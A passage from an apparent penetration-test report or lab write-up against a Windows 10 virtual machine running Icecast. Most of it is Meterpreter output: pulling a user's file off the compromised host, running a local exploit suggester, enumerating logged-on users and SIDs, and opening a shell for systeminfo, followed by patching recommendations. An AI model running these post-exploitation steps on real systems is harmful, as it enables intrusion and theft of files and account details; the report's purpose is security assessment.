[*] Downloaded 48.00 B of 48.00 B (100.0%): c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
[*] download   : c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
meterpreter > 
```



```
meterpreter > download 'c:\Users\IEUser\Documents\Drinks.recipe.txt'
[*] Downloading: c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
[*] Downloaded 48.00 B of 48.00 B (100.0%): c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
[*] download   : c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
```

While we’re in the system, it would be prudent to identify more vulnerabilities. So let’s do so.




```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 192.168.0.20 - Collecting local exploits for x86/windows...
[*] 192.168.0.20 - 30 exploit checks are being tried...
[+] 192.168.0.20 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
[+] 192.168.0.20 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
meterpreter > 
```

This system looks to also be vulnerable to the following exploits:


1. exploit/windows/local/ikeext_service
2. exploit/windows/local/ms16_075_reflection

Now for enumeration of logged on users:




```
meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 3

Current Logged Users
====================

 SID                                             User
 ---                                             ----
 S-1-5-21-321011808-3761883066-353627080-1000  MSEDGEWIN10\IEUser


[+] Results saved in: /root/.msf4/loot/20220122133321_default_192.168.0.20_host.users.activ_260934.txt

Recently Logged Users
=====================

 SID                                             Profile Path
 ---                                             ------------
 S-1-5-18                                        %systemroot%\system32\config\systemprofile
 S-1-5-19                                        %systemroot%\ServiceProfiles\LocalService
 S-1-5-20                                        %systemroot%\ServiceProfiles\NetworkService
 S-1-5-21-321011808-3761883066-353627080-1000  C:\Users\IEUser
 S-1-5-21-321011808-3761883066-353627080-1003  C:\Users\sysadmin
 S-1-5-21-321011808-3761883066-353627080-1004  C:\Users\vagrant


meterpreter > 
```

Our last step is to obtain the full systeminfo. To do this, execute “shell” in meterpreter. Once done, “systeminfo” is the command to reveal what we’re looking for.



```
meterpreter > shell
Process 3764 created.
Channel 4 created.
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Icecast2 Win32>systeminfo
systeminfo

Host Name:                 MSEDGEWIN10
OS Name:                   Microsoft Windows 10 Enterprise Evaluation
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:
Registered Organization:   Microsoft
Product ID:                00329-20000-00001-AA236
Original Install Date:     3/19/2019, 4:59:35 AM
System Boot Time:          1/22/2022, 1:14:44 PM
System Manufacturer:       Microsoft Corporation
System Model:              Virtual Machine
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2295 Mhz
BIOS Version:              American Megatrends Inc. 090007 , 5/18/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     2,042 MB
Available Physical Memory: 723 MB
Virtual Memory: Max Size:  3,322 MB
Virtual Memory: Available: 1,617 MB
Virtual Memory: In Use:    1,705 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              \\MSEDGEWIN10
Hotfix(s):                 11 Hotfix(s) Installed.
                           [01]: KB4601555
                           [02]: KB4465065
```

Lastly, we can also grab a systeminfo from meterpreter using “sysinfo”



```
meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > 
```

3. Recommendations

Despite multiple vulnerabilities discovered, the Icecast Header Overwrite is the most severe. This can be fixed with an update to Icecast to the latest version.

While IKEEXT and ms16_075 are vulnerabilities, they are significantly more difficult to exploit but can still potentially be dangerous. To prevent attacks through these vulnerabilities, it is heavily recommended to apply available updates and patches to resolve these issues.

Regular updates on software run on essential systems will generally be the best countermeasure against vulnerabilities that exist. Application of these updates provides a significant amount of hardening for systems and would be the best place to start.